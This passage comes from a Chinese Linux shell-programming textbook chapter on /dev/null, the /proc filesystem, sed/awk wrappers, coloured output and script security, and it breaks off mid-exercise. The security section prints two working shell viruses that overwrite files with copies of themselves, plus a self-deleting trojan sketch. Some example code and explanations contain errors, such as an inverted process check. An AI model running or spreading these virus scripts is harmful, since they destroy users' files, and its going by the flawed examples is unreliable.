find / -name access_log2>/dev/null
```

这个方法是把查找错误提示转移到特定的目录中，系统执行这个命令后，遇到错误的信息就直接输送到 stderrstream2 中，access_log2 表明系统将把错误信息输送到 stderrstream2 中，/dev/null 表明空的或者错误的信息，这样查询到的错误信息将会被转移。

在 Shell 中，我们经常遇到如下命令：

```
>/dev/null 2>&1
```

该命令中，/dev/null 代表空设备文件，而>代表重定向到哪里，1 表示 stdout 标准输出，系统默认值是 1，所以，“>/dev/null”等同于“1>/dev/null”，2 表示 stderr 标准错误，&表示等同于的意思，2>&1 则表示 2 的输出重定向等同于 1。所以，该命令的整体意思是：1>/dev/null 首先表示标准输出重定向到空设备文件，也就是不输出任何信息到终端，接着 2>&1 表示标准错误输出重定向等同于标准输出，因为之前标准输出已经重定向到了空设备文件，所以，标准错误输出也重定向到空设备文件。

15.6 /proc 文件系统

/proc 文件系统是一个伪文件系统，它只存在内存中，而不占用外存空间。它以文件系统

的方式为访问系统内核数据的操作提供接口。用户和应用程序可以通过/proc 得到系统的信息，并可以改变内核的某些参数。由于系统的信息（如进程）是动态改变的，所以，用户或应用程序读取/proc 文件时，/proc 文件系统是动态地从系统内核读出所需信息并提交的。基于/proc 文件系统如上所述的特殊性，其内的文件也常被称为虚拟文件，并具有一些独特的特点。例如，其中有些文件虽然使用查看命令查看时会返回大量信息，但文件本身的大小却会显示为 0 字节。此外，这些特殊文件中大多数文件的时间及日期属性通常为当前系统时间和日期，这与它们随时会被刷新（存储于 RAM 中）有关。它的目录结构如表 15-1 所示。

表 15-1　/proc 文件系统目录结构及说明

目录名称	目录内容
apm	高级电源管理信息
cmdline	内核命令行
cpuinfo	关于 CPU 信息
devices	可以用到的设备（块设备/字符设备）
dma	使用的 DMA 通道
filesystems	支持的文件系统
interrupts	中断的使用
ioports	I/O 端口的使用
kcore	内核核心印象
kmsg	内核消息
ksyms	内核符号表
loadavg	负载均衡
locks	内核锁
meminfo	内存信息
misc	杂项
modules	加载模块列表
mounts	加载的文件系统
partitions	系统识别的分区表
rtc	实时时钟
slabinfo	slab 池信息
stat	全面统计状态表
swaps	对换空间的利用情况
version	内核版本
uptime	系统正常运行时间

另外，在/proc 下还有三个很重要的目录：net、scsi 和 sys。sys 目录是可写的，可以通过它来访问或修改内核的参数，而 net 和 scsi 则依赖于内核配置，例如：如果系统不支持 scsi，则 scsi 目录不存在。并不是所有这些目录在系统中都有，这取决于内核配置和装载的模块。

为了方便查看和使用，这些文件通常会按照相关性进行分类存储于不同的目录或子目录中，如/proc/scsi 目录中存储的就是当前系统上所有 SCSI 设备的相关信息，/proc/N 中存储的则是系统当前正在运行的进程相关的信息，其中 N 为正在运行的进程。

用户如果想查看系统信息，可使用 cat 命令，如例 15-24 中的命令用于查看中断。

```
#例 15-24：通过 cat 命令查看中断
[root@localhost home]# cat /proc/interrupts
  CPU0
  0:       794   IO-APIC-edge     timer
  1:       194   IO-APIC-edge     i8042
  3:         1   IO-APIC-edge
  4:         1   IO-APIC-edge
  7:         0   IO-APIC-edge     parport0
  8:         1   IO-APIC-edge     rtc0
  9:         0   IO-APIC-fasteoi   acpi
 12:      2965   IO-APIC-edge     i8042
 14:         0   IO-APIC-edge     ata_piix
 15:    449713   IO-APIC-edge     ata_piix
 15:         0   IO-APIC-fasteoi   ehci_hcd:usb1
 17:     40440   IO-APIC-fasteoi   ioc0
 18:     45773   IO-APIC-fasteoi   eth0
 19:    865833   IO-APIC-fasteoi   uhci_hcd:usb2, Ensoniq AudioPCI
NMI:         0   Non-maskable interrupts
LOC:   1157087   Local timer interrupts
RES:         0   Rescheduling interrupts
CAL:         0   Function call interrupts
TLB:         0   TLB shootdowns
TRM:         0   Thermal event interrupts
SPU:         0   Spurious interrupts
ERR:         0
MIS:         0
[root@localhost home]#
```

选取其中一行进行解释：

```
19:    865833   IO-APIC-fasteoi   uhci_hcd:usb2, Ensoniq AudioPC
```

代码中，中断号为 19 的中断口在 CPU0 上响应了 865 833 个中断，链接在这个端口的中断链表上的设备接口是 IO-APIC-fasteoi，这个中断号是 uhci_hcd:usb2 和 Ensoniq AudioPC 两个设备共享。

15.6.1 使用/proc/sys 优化系统参数

用户可通过/proc/sys 目录修改内核参数来优化系统，但要注意的是，不要随意修改内核参数，这样容易造成系统崩溃。要改变系统参数，可通过 vi 或 echo 命令重定向到文件。下面的例 15-25 用于对文件大小的最大上限进行修改。

```
#例 15-25：通过 echo 命令对文件大小的最大上限进行修改
[root@localhost home]# cat /proc/sys/fs/file-max
49742
[root@localhost home]# echo 8192 > /proc/sys/fs/file-max
[root@localhost home]# cat /proc/sys/fs/file-max
8192
[root@localhost home]#
```

用户优化内核参数后，需将其添加到文件 rc.local 中，使其在系统启动时自动完成修改。

/proc/sys 目录下存在一个特殊目录/proc/sys/dev，该目录主要为系统中的特殊设备提供参数信息文件的目录，其不同设备的信息文件分别存储于不同的子目录中，如大多数系统上都会具有的/proc/sys/dev/cdrom 和/proc/sys/dev/raid（如果内核编译时开启了支持 raid 的功能）目录，该目录通常存储的是系统上 cdrom 和 raid 的相关参数信息文件。

15.6.2 查看运行中的进程信息

/proc 文件系统可以用于获取运行中进程的信息。在/proc 中有一些编号的子目录，每个编号的目录对应一个进程 ID (PID)。这样，每一个运行中的进程/proc 中都有一个用它的 PID 命名的目录，这些子目录中包含可以提供有关进程的状态和环境的重要细节信息的文件。下面的例 15-26 用于查找一个正在运行的 mozilla 进程。

```
#15-26 通过 ps 命令查看正在运行的进程
[root@localhost home]# ps -aef | grep mozilla
wyq        4226      1  0 00:51 ?         00:00:00 /bin/sh /usr/lib/firefox-3.5b4/
run-mozilla.sh /usr/lib/firefox-3.5b4/firefox
root      4258  4159  0 00:51 pts/2    00:00:00 grep mozilla
[root@localhost home]#
```

可以看出，mozilla 进程是由用户 wyq 打开运行，而 root 用户则在查询正在运行的 mozilla 进程。由上面的代码可以看出，正在运行的 mozilla 进程的 PID 为 4226，则相应的在/proc 中有一个名为 4226 的目录，可以通过 ls 命令查看该目录。下面的例 15-27 用于查看/proc/4226 目录下的信息。

```
#例 15-27：查看/proc/4226 目录下的信息
[root@localhost home]# ls /proc/4226
attr            environ  maps        pagemap      stat
auxv            exe      mem         personality  statm
cgroup          fd       mountinfo   root         status
clear_refs      fdinfo   mounts      sched        syscall
cmdline         io       mountstats  schedstat    task
coredump_filter latency  net         sessionid    wchan
cpuset          limits   oom_adj     smaps
cwd             loginuid oom_score   stack
[root@localhost home]#
```

该目录下存在还很多文件，每个文件都有其具体的含义，如文件“cmdline”包含启动进程时调用的命令行，“envir”是进程的环境变量，“status”是进程的状态信息，包括启动进程的用户 ID (UID) 、组 ID(GID) 、父进程 ID (PPID)以及进程当前的状态。每个进程的目录都有几个符号链接，“cwd”是指向进程当前工作目录的符号链接，“exe”指向运行的进程的可执行程序，“root”指向被这个进程看做是根目录的目录（通常是“/”），而目录 fd 包含指向进程使用的文件描述符的链接，其他一些文件在这里就不一一介绍了。

同样可以通过脚本来判断进程是否运行，下面的例 15-28 就实现该功能，新建脚本 proc1.sh，脚本内容如下：

```
#例 15-28：proc1.sh 脚本用于判断进程是否运行
#!/bin/bash

# 此脚本期望的参数个数
```

```
argno=1

if [ $# -ne $argno ]
then
   echo "Usage: ' basename $0' PID-number" >&2
fi

if [ ! -f "/proc/$1" ]
then
   echo "Process #$1 is running"
else
   echo "No such process running! "
fi
```

例 15-28 中脚本 proc1.sh 的执行结果如下所示，可以看出进程 4226 正在运行。

```
例 15-28 proc1.sh 脚本的执行结果：
[root@localhost shell]# ./proc1.sh 4226
Process #4226 is running
[root@localhost shell]#
```

15.6.3 查看文件系统信息

通过/proc 文件系统可查看文件系统信息，例 15-29 通过 cat 命令实现了该功能，新建脚本 proc2.sh，脚本内容如下：

```
 #例 15-29：proc2.sh 用于查看文件系统支持的类型
#!/bin/bash

echo "SUPPORTED FILESYSTEM TYPES:"
echo ----------------------------------------------------------
cat /proc/filesystems | awk -F'\t' '{print $2}'
```

例 15-29 中脚本 proc2.sh 执行结果为：

```
#例 15-29  proc2.sh 脚本的执行结果：
[root@localhost chapter15]# ./proc2.sh
SUPPORTED FILESYSTEM TYPES:
----------------------------------------------------
sysfs  rootfs  bdev proc  cgroup  cpuset binfmt_misc
debugfs  securityfs  sockfs usbfs pipefs  anon_inodefs
tmpfs  inotifyfs devpts  ext3  ext4  ext4dev  ramfs
hugetlbfs  iso9660  mqueue  selinuxfs  rpc_pipefs fuse
fuseblk  fusectl
 [root@localhost chapter15]#
```

通过脚本 proc2.sh 的执行结果可以看出，本文件系统支持 sysfs、rootfs、 bdev、proc 等诸多类型，这些丰富的类型支持为有效地执行文件系统提供了保障。

15.6.4 查看网络信息

通过/proc 文件系统可以获得各种各样的网络信息。下面的例 15-30 通过 cat 命令获得了网络套接字的使用统计。

```
#例 15-30：通过 cat 命令获得网络套接字的使用统计
[root@localhost chapter15]# cat /proc/net/sockstat
sockets: used 587
TCP: inuse 6 orphan 0 tw 0 alloc 10 mem 1
```

```
    UDP: inuse 8 mem 2
    UDPLITE: inuse 0
    RAW: inuse 0
    FRAG: inuse 0 memory 0
    [root@localhost chapter15]#
```

同样，还可通过 cat 命令来查看 TCP 的具体使用情况，下面的例 15-31 显示了 TCP 的使用情况。

```
    #例 15-31：通过 cat 命令显示了 TCP 的使用情况
    [root@localhost chapter15]# cat /proc/net/tcp
      sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid
timeout inode
       0: 00000000:B84E 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0
0 6888 1 de908980 299 0 0 2 -1
       1: 00000000:006F 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0
0 6788 1 de9084c0 299 0 0 2 -1
       2: 00000000:0015 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0
0 7958 1 de908e40 299 0 0 2 -1
       3: 0100007F:0277 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0
0 7152 1 de908000 299 0 0 2 -1
       4: 0100007F:0019 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0
0 14188 1 de9097c0 299 0 0 2 -1
       5: 809EA8C0:0015 019EA8C0:049F 01 00000030:00000000 01:00000023 00000000     0
0 20369 4 de909c80 36 3 25 3 4
    [root@localhost chapter15]#
```

可以看出，/dev 文件系统的功能很强，通过该文件系统可以获得很多有用的信息，这里就不一一列举了。

15.7 Shell 包装

Shell 包装的脚本指的是内嵌系统命令或工具的脚本，这种脚本保留了传递给命令的一系列参数。因为包装脚本中包含了许多带有参数的命令，使它能够完成特定的目的，所以，这样就大大简化了命令行的输入，尤其适用于 sed 和 awk 命令。

将包装了 sed 和 awk 的脚本嵌入到 bash 脚本中将会使调用更加简单，并且还可以“重复利用”。下面举例说明在脚本中如何包装 sed 和 awk 命令。例 15-32 中的脚本 package_sed.sh 是一个包装了 sed 的脚本，该脚本用户完成输入文件中的字符串替换的功能，脚本内容如下：

```
    #例 15-32：一个包装了 sed 的脚本
    #package_sed.sh：该脚本用于将一个文件中的某字符串替换为另一个字符串
    #!/bin/bash

    #提示用户需要修改的文件名
    echo  "Please input the file which you want to change: "
    read file

    #判断命令行输入的参数是否为文件
    if [ -f "$file" ]
     then
        file_name=$file
     else
        echo "File \"$file\" does not exist."
```

```
        exit $bad_parameter
     fi

    #提示用户输入需要修改的字符串
    echo "Please input the old pattern of string: "
     read old_pattern

    #提示用户修改后的字符串
    echo "Please input the string which you want to modify: "
     read  new_pattern

    # 's'在 sed 中是替换命令，pattern/表示匹配模式
    # "g", 即全局标志，用来自动替换每行中
    # 出现的全部$old_pattern 模式，而不仅仅替换第一个匹配
     sed -e "s/$old_pattern/$new_pattern/g" $file_name

    # 成功调用脚本，将会返回 0.
     exit  0
```

例 15-32 中的脚本 package_sed.sh 的执行结果：

```
#例 15-32 中 package_sed.sh 脚本的执行结果
[root@localhost chapter15]vim test.txt
hello world 1 2 3 world
[root@localhost chapter15]# ./package_sed.sh
Please input the file which you want to change:
test.txt
Please input the old pattern of string:
world
Please input the string which you want to modify:
everyone
hello everyone 1 2 3 erveryone
[root@localhost chapter15]#
```

脚本 package_sed.sh 中首先提示用户输入需要修改的文件，然后提示需要修改的字符串，接着提示用户输入修改的字符串，最后调用 sed 命令完成对文件中的字符串替换。在执行时，首先通过 vim 命令新建一个文件 test.txt，然后输入内容“hello world 1 2 3 world”，接着一步步地提示用户将 world 修改为 everyone，可以看到输出结果为“hello everyone 1 2 3 erveryone”，说明该脚本很好地完成了对 sed 的包装。

下面再举一个包装 awk 的例子，在例 15-33 中的脚本 print_ascrii.sh 用于输出部分 ASCII 码，脚本内容如下：

```
#例 15-33： 包装 awd 脚本的 Shell 包装
# print-ascii.sh： 输出 ASCII 码的字符表.
 #!/bin/bash

#设置可输出的 ASCII 字符的范围（十进制）
start=48
end=57

#提示输出的表头
echo " Decimal   Hex    Character"
echo " -------   ---   --------"

#该 for 循环用于输出十进制 48～57 对应的十六进制和 ASCII 码
```

```
    for (( i=start; i <= end; i++ ))
     do

       #awk 中的 printf 用于输出十进制和十六进制对应的 ASCII 码
       #该输出和 C 语言中的 printf 类似
        echo $i | awk '{printf("  %3d      %2x        %c\n", $1, $1, $1)}'
     done

     exit 0
```

脚本 print_ascii.sh 的执行结果为：

```
#例 15-33 中 print-ascii.sh 脚本的执行结果：
[root@localhost chapter15]# ./print_ascii.sh
 Decimal   Hex    Character
 ------    ----    ---------
   48      30        0
   49      31        1
   50      32        2
   51      33        3
   52      34        4
   53      35        5
   54      36        6
   55      37        7
   56      38        8
   57      39        9
[root@localhost chapter15]#
```

例 15-33 中的脚本 print_ascii.sh 通过包装 awk 实现了十进制数 48～57 对应的十六进制数和 ASCII 码，其中对应的十六进制数为 30～39，对应的 ASCII 码为 0～9。

通过 sed 和 awk 可以完成一些复杂的输出，所以，我们要学会在 Linux Shell 脚本中使用 Shell 包装。

15.8 带颜色的脚本

在 Linux Shell 脚本中，脚本执行终端的颜色可以使用“ANSI 非常规字符序列”来生成，例如：

```
echo -e "\033[44;37;5m Hello \033[0m World"
```

以上命令设置前景色为白色，背景色为白色，闪烁光标，输出字符 ME，然后重新设置屏幕到默认设置，输出字符 COOL。e 是命令 echo 的一个可选项，它用于激活特殊字符的解析器；\033 引导非常规字符序列；m 意味着设置属性，然后结束非常规字符序列。这个例子中真正有效的字符是“44;37;5”和“0”。修改“44;37;5”可以生成不同颜色的组合，数值和编码的前后顺序没有关系，可以选择的编码如表 15-2 所示。

表 15-2　颜色编码和含义

编　码	颜色/动作
0	重新设置属性到默认设置
1	设置粗体

续表

编　码	颜色/动作
2	设置一半亮度（模拟彩色显示器的颜色）
4	设置下画线（模拟彩色显示器的颜色）
5	设置闪烁
7	设置反向图像
22	设置一般密度
24	关闭下画线
25	关闭闪烁
27	关闭反向图像
30	设置黑色前景
31	设置红色前景
32	设置绿色前景
33	设置棕色前景
34	设置蓝色前景
35	设置紫色前景
36	设置青色前景
37	设置白色前景
38	在默认的前景颜色上设置下画线
39	在默认的前景颜色上关闭下画线
40	设置黑色背景
41	设置红色背景
42	设置绿色背景
43	设置棕色背景
44	设置蓝色背景
45	设置紫色背景
46	设置青色背景
47	设置白色背景
49	设置默认的黑色背景

其他一些有用的编码如表 15-3 所示。

表 15-3　其他一些有用的编码和含义

编　码	含　义
\033[2J	清除屏幕
\033[0q	关闭所有的键盘指示灯
\033[1q	设置“滚动锁定”指示灯　（Scroll Lock）
\033[2q	设置“数值锁定”指示灯　（Num Lock）

续表

编　码	含　义
\033[3q	设置“大写锁定”指示灯　（Caps Lock）
\033[10:15H	把关闭移动到第 10 行 15 列
\007	发蜂鸣生 beep

下面通过一个例子来说明如何实现带颜色的脚本，例 15-34 的脚本 color_script1.sh 中是一个输出彩色的字符串的形式，脚本内容如下：

```
#例 15-34：color_script1.sh 脚本输出带颜色的脚本
#color_script1.sh：输出彩色字符串
#!/bin/bash

#该函数用于选择输入的彩色脚本的颜色选择
cfont()
{
    while (($#!= "" ))
    do
        case $1 in
        -b)
            echo -ne " "
            ;;
        -t)
            echo -ne "\t"
            ;;
        -n)
            echo -ne "\n"
            ;;
        -black)
            echo -ne "\033[30m"       #黑色
            ;;
         -red)
            echo -ne "\033[31m"       #红色
            ;;
         -green)
             echo -ne "\033[32m"      #绿色
             ;;
         -yellow)
             echo -ne "\033[33m"      #黄色
             ;;
         -blue)
             echo -ne "\033[34m"      #蓝色
             ;;
          -purple)
              echo -ne "\033[35m"     #紫色
              ;;
           -cyan)
               echo -ne "\033[36m"    #青色
               ;;
           -white|-gray)
                echo -ne "\033[37m"   #白色/灰色
                ;;
```

```
            -reset)
                echo -ne "\033[0m"    #重新设置
                ;;
                -h|-help|--help)      #帮助
                        echo "Usage: cfont -color1 message1 -color2 message2 ..."
                        echo "eg: cfont -red [ -blue message1 message2 -red ]"
                ;;
            *)                        #其他时输出字符串
                echo -ne "$1"
                ;;
        esac

        #命令行下移一位
        shift
    done
}

#调用函数进行输出
cfont -green "Hello" -red "ereryone" -blue " Be happy every day!" -black -n
```

例 15-34 中脚本 color_script1.sh 的输出结果为：

```
#例 15-34  color_script1.sh 脚本的执行结果：
[root@localhost chapter15]# ./color_script1.sh
#其中“Hello”为绿色，“everyone”为红色，“Be happy every day!”为蓝色
Hello everyone Be happy every day!
[root@localhost chapter15]#
```

例 15-34 的 color_script1.sh 脚本中的 cfont 函数通过循环不断地判断循环执行脚本时的命令行参数，然后根据 case 确定要输出的颜色和字段，通过命令行参数“-n”结束该脚本的运行。该脚本通过“-green”选项输出后面的字段“Start service ...”为青色，然后通过“-red”实现“[”和“]”为红色，而设置“OK”为绿色，最后通过“-black”重新将输出字体变为黑色。如果没有“-black”，将会使编辑器的字体一直是红色，读者可去掉命令行参数“-black”试试。

为了体现错误、警告、完成和普通信息的区别，在例 15-35 的脚本 color_script2.sh 中实现这些功能，脚本内容如下：

```
#例 15-35：一个体现错误、警告、完成和普通信息区别的例子
#color_script2.sh：参数 1 为消息内容，参数 2 为前景色，参数 3 为背景色，参数 4 为特色处理
#!/bin/bash

#提示用户需要输入的参数内容和个数
echo "The arguments of this script: {Message} {FrontColor} {BackColor} {Style}"
echo  "first argument: {Message}:Message you want display"
echo  "second argument: {FrontColor}: FrontColor will display,values "
echo  "third argument: {BackColor}:BackColor will display,values "
echo "forth argument: {Style}: Style will display,values "

#提示用户输入第一个命令行参数：想要输出的信息
echo " First argument you want to input: {Message}"
read message

#提示用户输入第二个参数：前景色颜色或 1～8
echo "Second argument you want to input: {FrontColor} will display ( Colors) or
values(1-8)"
read frontcolor
```

```
    #判断参数对应的前景色颜色或其对应的编码
    case $ frontcolor in
    1 | black)        #前景色：黑色
       fStr="30"
       ;;
    2 | red)          #前景色：红色
         fStr="31"
        ;;
     3 | green)       #前景色：绿色
         fStr="32"
        ;;
     4 | brown)       #前景色：棕色
         fStr="33"
        ;;
    5 | blue)         #前景色：蓝色
         fStr="34"
        ;;
    6 | purple)       #前景色：紫色
         fStr="35"
        ;;
    7 | cyan)         #前景色：青色
         fStr="36"
        ;;
    8 | white)        #前景色：白色
         fStr="37"
        ;;
    *)
        fStr="0"
        ;;
    esac

    # 提示用户输入第三个命令行参数：背景色或 1～8
    echo "Third argument: you want to input: { BackColor } will display ( Colors) or
values(1-8)"
    read backcolor

    #判断参数对应的背景色颜色或其对应的编码
    case $backcolor in
    1 | black)        #背景色：黑色
         bStr="40"
        ;;
    2 | red)          #背景色：红色
         bStr="41"
        ;;
    3 | green)        #背景色：绿色
         bStr="42"
        ;;
    4 | brown)        #背景色：棕色
         bStr="43"
        ;;
    5 | blue)         #背景色：蓝色
         bStr="44"
        ;;
    6 | purple)       #背景色：紫色
```

```
          bStr="45"
        ;;
    7 | cyan)         #背景色：青色
          bStr="46"
        ;;
    8 | white)        #背景色：白色
          bStr="47"
        ;;
    *)
          bStr="0"
        ;;
    esac

    #提示用户输入第四个命令行参数：特殊处理
    echo "Fourth argument: you want to input {Style}: Style will display( styles ) or
values( 1-4 ) "
    read style

    #判断输入字段对应的字段属性
    case $ style in
    1 | bold)         #黑体
         sStr="1"
      ;;
    2 | underline)    #下画线
         sStr="4"
      ;;
    3 | blink)        #闪烁
         sStr="5"
      ;;
    4 | inverse)      #反转
         sStr="5"
      ;;
    *)
         sStr="0"
      ;;
    esac

    # 根据输入字段的不同显示不同的颜色和字体属性的输入字段
    if [ ${bStr} -eq 0 ] && [ ${sStr} -eq 0 ] #背景色和字体属性同时为默认时，字段显示的内容
    then
         rtnString="\e[${fStr}m"
    elif [ ${bStr} -eq 0 ]                     #背景色为默认属性，字体属性不为默认时，字段显示的内容
    then
         rtnString="\e[${fStr};${sStr}m"
    elif [ ${sStr} -eq 0 ]                     #字体属性为默认属性，背景色不为默认时，字段显示的内容
    then
         rtnString="\e[${fStr};${bStr}m"
    else                                       #背景色和字体属性同时不为默认时，字段显示的内容
         rtnString="\e[${fStr};${bStr};${sStr}m"
    fi

    #输入要显示的字段信息
    echo -e "${rtnString}$message\e[m"

    exit 0
```

例 15-35 中脚本 color_script2.sh 的执行结果为：

```
#例 15-35 color_script2.sh 脚本的执行结果：
[root@localhost chapter15]# ./color_script2.sh
The arguments of this script: {Message} {FrontColor} {BackColor} {Style}
first argument: {Message}:Message you want display
second argument: {FrontColor}: FrontColor will display,values
third argument: {BackColor}:BackColor will display,values
forth argument: {Style}: Style will display,values
 First argument you want to input: {Message}
Hello everyone!
Second argument you want to input: {FrontColor} will display ( Colors) or values(1-8)
3
Third argument: you want to input: { BackColor } will display ( Colors) or values(1-8)
4
Fourth argument: you want to input {Style}: Style will display( styles ) or values( 1-4 )
3
#其中“Hello everyone!”的字体为棕色，背景色为绿色，闪烁
Hello everyone!
[root@localhost chapter15]#
```

例 15-35 中的脚本 color_script2.sh 首先提示用户在命令行输入四个参数，第一个参数为要显示的内容，第二个参数设置了 8 种前景色供用户选择，第三个参数同样设置了 8 种背景色供用户选择，最后一个参数则用来设置要显示内容的字体属性；然后通过 if/elif/else 对用户输入的后三个参数进行配置；最终通过 echo 语句显示最终的执行结果。

15.9 Linux 脚本安全

尽管 Linux 的安全性比 Windows 系统要好，但并不是说 Linux 代码是绝对安全的，所以，在 Linux Shell 编程过程中要注意以下问题：

- 不要将当前目录置于 PATH 下，可执行脚本应该放在标准的系统目录下，否则将会打开特洛伊木马的大门。
- 确认 PATH 下的每个目录都有其对应的拥有者可以写权限，其他任何人不能写入，否则将有可能被病毒侵入的危险。
- 写程序时要花费时间，在开始运行前要不断地设法测试，在设计时最好将如何设计实现也写入其中。
- 要注意输入参数的有效性，特别是数字的正确范围。
- 在编写脚本时最好不要使用 root 用户，否则有可能被别人窃取密码。
- 不要在用户输入上使用 eval，如果其他用户在读取脚本时发现使用了 eval，则可以轻松地破坏脚本。
- 仔细检测自己编写的脚本，寻找是否存在可能被利用的漏洞和错误，试着找出破坏它的方式，再修正这些发现的问题。

在 Linux 中同样存在病毒和木马，后面的内容将分别介绍可使用的加密工具 shc、Linux Shell 脚本编写的简单病毒以及 Linux Shell 中的木马。

15.9.1　使用 shc 工具加密 Shell 脚本

如果你的 Shell 脚本包含了敏感的口令或者其他重要信息，而且不希望用户通过命令 ps -ef（查看系统每个进程的状态）捕获敏感信息。你可以使用 shc 工具给 Shell 脚本增加一层额外的安全保护。shc 是一个脚本编译工具，使用 RC4 加密算法能够把 Shell 程序转换成二进制可执行文件（支持静态链接和动态链接）。该工具能够很好地支持：需要加密、解密或者通过命令参数传递口令的环境。

在使用 shc 工具之前，首先需要下载安装包 shc-3.8.6.tgz，本书附带光盘中提供了此安装包，然后按照以下步骤安装：

```
#shc 安装步骤
[root@jselab local]# ls shc*
shc-3.8.6.tgz
[root@jselab local]#tar zxvf shc-3.8.6.tgz
[root@jselab local]# cd shc-3.8.6
[root@jselab shc-3.8.6]#make test
[root@jselab shc-3.8.6]#make strings
[root@jselab shc-3.8.6]#make insall
[root@jselab shc-3.8.6]# which shc              #测试 shc 是否安装成功
/usr/local/bin/shc
[root@jselab shc-3.8.6]#
```

shc 安装完毕后，可以通过运行下面的命令进行加密：

```
shc -v -f -filename
```

shc 命令的-v 选项是 verbose 模式，输出详细的编译日志；-f 选项用于指定脚本的名称，其中 filename 为需要加密的脚本名称。下面的例 15-36 以 array_eval2.sh 脚本为例，用 shc 工具对其进行加密。

```
#例 15-36：用 shc 工具对 array_eval2.sh 脚本进行加密
#第 1 条命令：用 shc 命令加密 array_eval2.sh 脚本
[root@jselab shell-book]# shc -v -f array_eval2.sh
shc shll=bash
shc [-i]=-c
shc [-x]=exec '%s' "$@"
shc [-l]=
shc opts=
shc: cc  array_eval2.sh.x.c -o array_eval2.sh.x
shc: strip array_eval2.sh.x
shc: chmod go-r array_eval2.sh.x
#第 2 条命令：加密成功后，生成以.x 和.c 结尾的两个新文件
[root@jselab shell-book]# ls array*
array_eval2.sh  array_eval2.sh.x  array_eval2.sh.x.c
#第 3 条命令：array_eval2.sh.x 是加密后的文件，可以执行
[root@jselab shell-book]# ./array_eval2.sh.x
city[0]=Nanjing
city[1]=Beijing
city[2]=Melbourne
city[3]=NewYork
city[4]=
city[5]=
```

```
[root@jselab shell-book]#
```

例 15-36 首先用 shc 命令加密 array_eval2.sh 脚本，加密成功后生成可执行文件 array_eval2.sh.x 和 C 语言源文件 array_eval2.sh.x.c，array_eval2.sh.x 文件就是源文件 array_eval2.sh 的密文，但是，它仍然可以跟 array_eval2.sh 一样执行，例 15-36 执行 array_eval2.sh.x 得到与 array_eval2.sh 一样的结果。

15.9.2 Linux Shell 脚本编写的病毒

使用 Linux Shell 脚本可以编写病毒，下面的几个程序将介绍如何编写简单的病毒。在例 15-37 中脚本 virus1.sh 是一个最简单最原始的病毒。

```
#例 15-37：virus1.sh 脚本实现一个简单的病毒
#virus1.sh：该病毒应用遍历当前所有的文件，并覆盖掉这些文件
 #!/bin/bash

#for 循环用于遍历所有的文件并覆盖这些文件
 for file in *
 do
     cp $0 $file
 done
```

例 15-37 中脚本 virus1.sh 相当简单，但该脚本遍历当前文件系统的所有文件，并覆盖它。由于 Linux 是多用户的操作系统，它的文件是具有保护模式的，所以，以上的脚本有可能会报出一大堆的错误，有助于管理员发现并制止它的传染。在例 15-38 的 virus2.sh 中做了一个判断，这样隐蔽性就大大增强了。

```
#例 15-38：对例 15-37 中的病毒脚本进行的改进
#virus2.sh：一个比 virus1.sh 隐蔽的脚本
#!/bin/bash

#for 循环实现病毒
for file in *
do
     if test -f $file     #测试是否是文件
     then
        if test -x $file  #测试文件是否可执行
        then
            if test -w $file      #测试文件是否可读
            then
               if grep -s echo $file >.mmm    #不显示不存在或无匹配文本的错误信息
               then
                   cp $0 $file
               fi
            fi
        fi
     fi
done
rm .mmm -f
```

对例 15-38 中的 virus2.sh 进行改进，加了若干判断，判断文件是否存在、文件是否可执行、是否有写权限，再判断它是否是脚本程序，如果是，就使用 cp 命令，所以，这段代码能够破坏该系统中所有的脚本程序，危害性还是比较大的。其中命令：

```
if grep -s echo $file>/.mmm
```

用于判断 file 是否为 Shell 脚本程序。但是脚本病毒一旦在感染完毕之后就什么也不做了，它没有像二进制病毒那样的潜伏的危害性，而且以上的脚本只是简单地覆盖宿主而已。

15.9.3 Linux Shell 中的木马

在 Linux Shell 中同样存在木马，如特洛伊木马，它看上去是无害的，但其却隐藏着危险的东西，如例 15-39 中，将 Linux Shell 编写的一些脚本放入~/wyq/bin 中，则该目录会出现～/wyq/.profile 里 path 变量的第一个，如果我们将 bin 目录保留给其他用户使用，则在该目录下建立一个 Shell 脚本（命名为 nasty_shell.sh），就可以窃取这些脚本的内容，例 15-39 中脚本 nasty_shell.sh 的内容如下：

```
#例 15-39：一个特洛伊木马的例子
#nasty_shell.sh：放置在~/wyq/bin 下的木马
#!/bin/bash

/bin/grep "$@"

case $(whoami) in
root)
#用于窃取操作，这里省略
…

#隐藏操作痕迹
rm ~/wyq/bin/ nasty_shell.sh
```

在用 wyq 以自己的身份编程时不会出现任何问题，但是当使用 root 用户身份时（木马编写人员知道 root 密码），当 wyq 用户以 root 身份执行该脚本时，该脚本可以对 Linux 操作系统为所欲为，当操作完成后，特洛伊木马也会删除，不会留下任何痕迹。

15.10 本章小结

Linux Shell 脚本编写风格是一种开始编写脚本时就要开始养成的习惯，养成良好的编程习惯会对编程人员阅读脚本提供很大的便利，同时也要在 Linux Shell 编程中学会必要的脚本优化方式。在其他的编程语言中，一般会讲解数据结构和算法应用，Linux Shell 编程中同样也需要这些思想，不要使自己的代码看起来臃肿不堪，要学会编写简洁明了的代码。

Shell 下有很多特殊的字符和命令，这些需要在 Linux Shell 编程时对这些知识有一定的理解，如果将这些特殊的字符和特殊的命令应用到 Linux Shell 编程中，将会提高编程的效率。

使用交互式和非交互式 Shell 脚本的时机是大家需要把握的，非交互式的脚本一般不需要用户输入提示操作就可完成，这种方式的脚本多应用于后台服务，对应需要用户回应的脚本则可能使用交互式 Shell 脚本，这样可以提高执行脚本时的灵活性。

本章还讲解了 Linux 中的/dev 和/proc 伪文件系统，同时介绍了/dev 中两个特殊的伪设备/dev/null 和/dev/zero，它们都非常有用，所以，要学会它们的用法。

最后介绍了带颜色的脚本和 Linux 脚本安全。

15.11 上机提议

1．使用例 15-4 中的编程方式对例 15-2 中的脚本进行改写，学会使用该风格的编程方式，并学会将这些应用到以后的 Shell 编程中。

2．分析下面这个脚本，运行它，并解释这个脚本的用途是什么？为这个脚本添加注释，根据编程风格改写它，使该脚本具有更紧凑和更优雅的形式。

```
#!/bin/bash

 MAX=10000
  for((nr=1; nr<$MAX; nr++))
     do

       let "t1 = nr % 5"
      if [ "$t1" -ne 3 ]
      then
        continue
      fi

      let "t2 = nr % 7"
      if [ "$t2" -ne 4 ]
      then
        continue
      fi

      let "t3 = nr % 9"
